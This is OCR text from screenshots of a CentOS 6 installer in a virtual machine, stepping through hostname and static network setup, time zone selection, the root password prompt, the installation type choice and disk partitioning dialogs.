

localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please name this computer. The hostname identifies the computer on a network.
Hostname: centos.example.com
Network Connections
Wired
Wireless
Mobile Broadband
VPN
DSL
Name
Last Used
System eth0
never
Add
Edit...
Delete...
Close
Configure Network
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please name
hostname id
network.
Hostname: centos.exa
Configure Network
Editing System eth0
Connection name: System eth0
Connect automatically
Wired
802.1x Security
IPv4 Settings
IPv6 Settings
Method: Manual
Addresses
Address
Netmask
Gateway
192.168.80.15
24
192.168.80.254
Add
Delete
DNS servers: 8.8.8.8
Search domains:
DHCP client ID:
Require IPv4 addressing for this connection to complete
Routes...
Available to all users
Cancel
Apply...
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please select the nearest city in your time zone:
Harbin, Asia
Harbin
Selected city: Harbin, Asia (Heilongjiang (except Mohe), Jilin)
Asia/Harbin
System clock uses UTC
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
The root account is used for administering the system. Enter a password for the root user.
Root Password:
Confirm:
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Which type of installation would you like?
Use All Space
Removes all partitions on the selected device(s). This includes partitions created by other operating systems.
Tip: This option will remove data from the selected device(s). Make sure you have backups.
Replace Existing Linux System(s)
Removes only Linux partitions (created from a previous Linux installation). This does not remove other partitions you may have on your storage device(s) (such as VFAT or FAT32).
Tip: This option will remove data from the selected device(s). Make sure you have backups.
Shrink Current System
Shrinks existing partitions to create free space for the default layout.
Use Free Space
Retains your current data and partitions and uses only the unpartitioned space on the selected device (s), assuming you have enough free space available.
Create Custom Layout
Manually create your own custom layout on the selected device(s) using our partitioning tool.
Encrypt system
Review and modify partitioning layout
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Device
Size (MB)
Mount Point/ RAID/Volume
Type
Format
Hard Drives
sda (/dev/sda)
Free
511993
Create
Edit
Delete
Reset
Back
Next



localhost 上的 CentOS 6
文件(F) 视图(W) 虚拟机(V)
Please Select A Device
Device
Size (MB)
Hard Drives
sda (/dev/sda)
Free
511993
Create Storage
Create Partition
Standard Partition
General purpose partition creation
Create Software RAID
Information
RAID Partition
Create a RAID formated partition
RAID Device
Requires at least 2 free RAID formated partitions
Create LVM
Information
LVM Volume Group
Requires at least 1 free LVM formated partition
LVM Logical Volume
Create a logical volume on selected volume group
LVM Physical Volume
Create an LVM formated partition
Cancel
Create
Delete
Reset
Back
Next

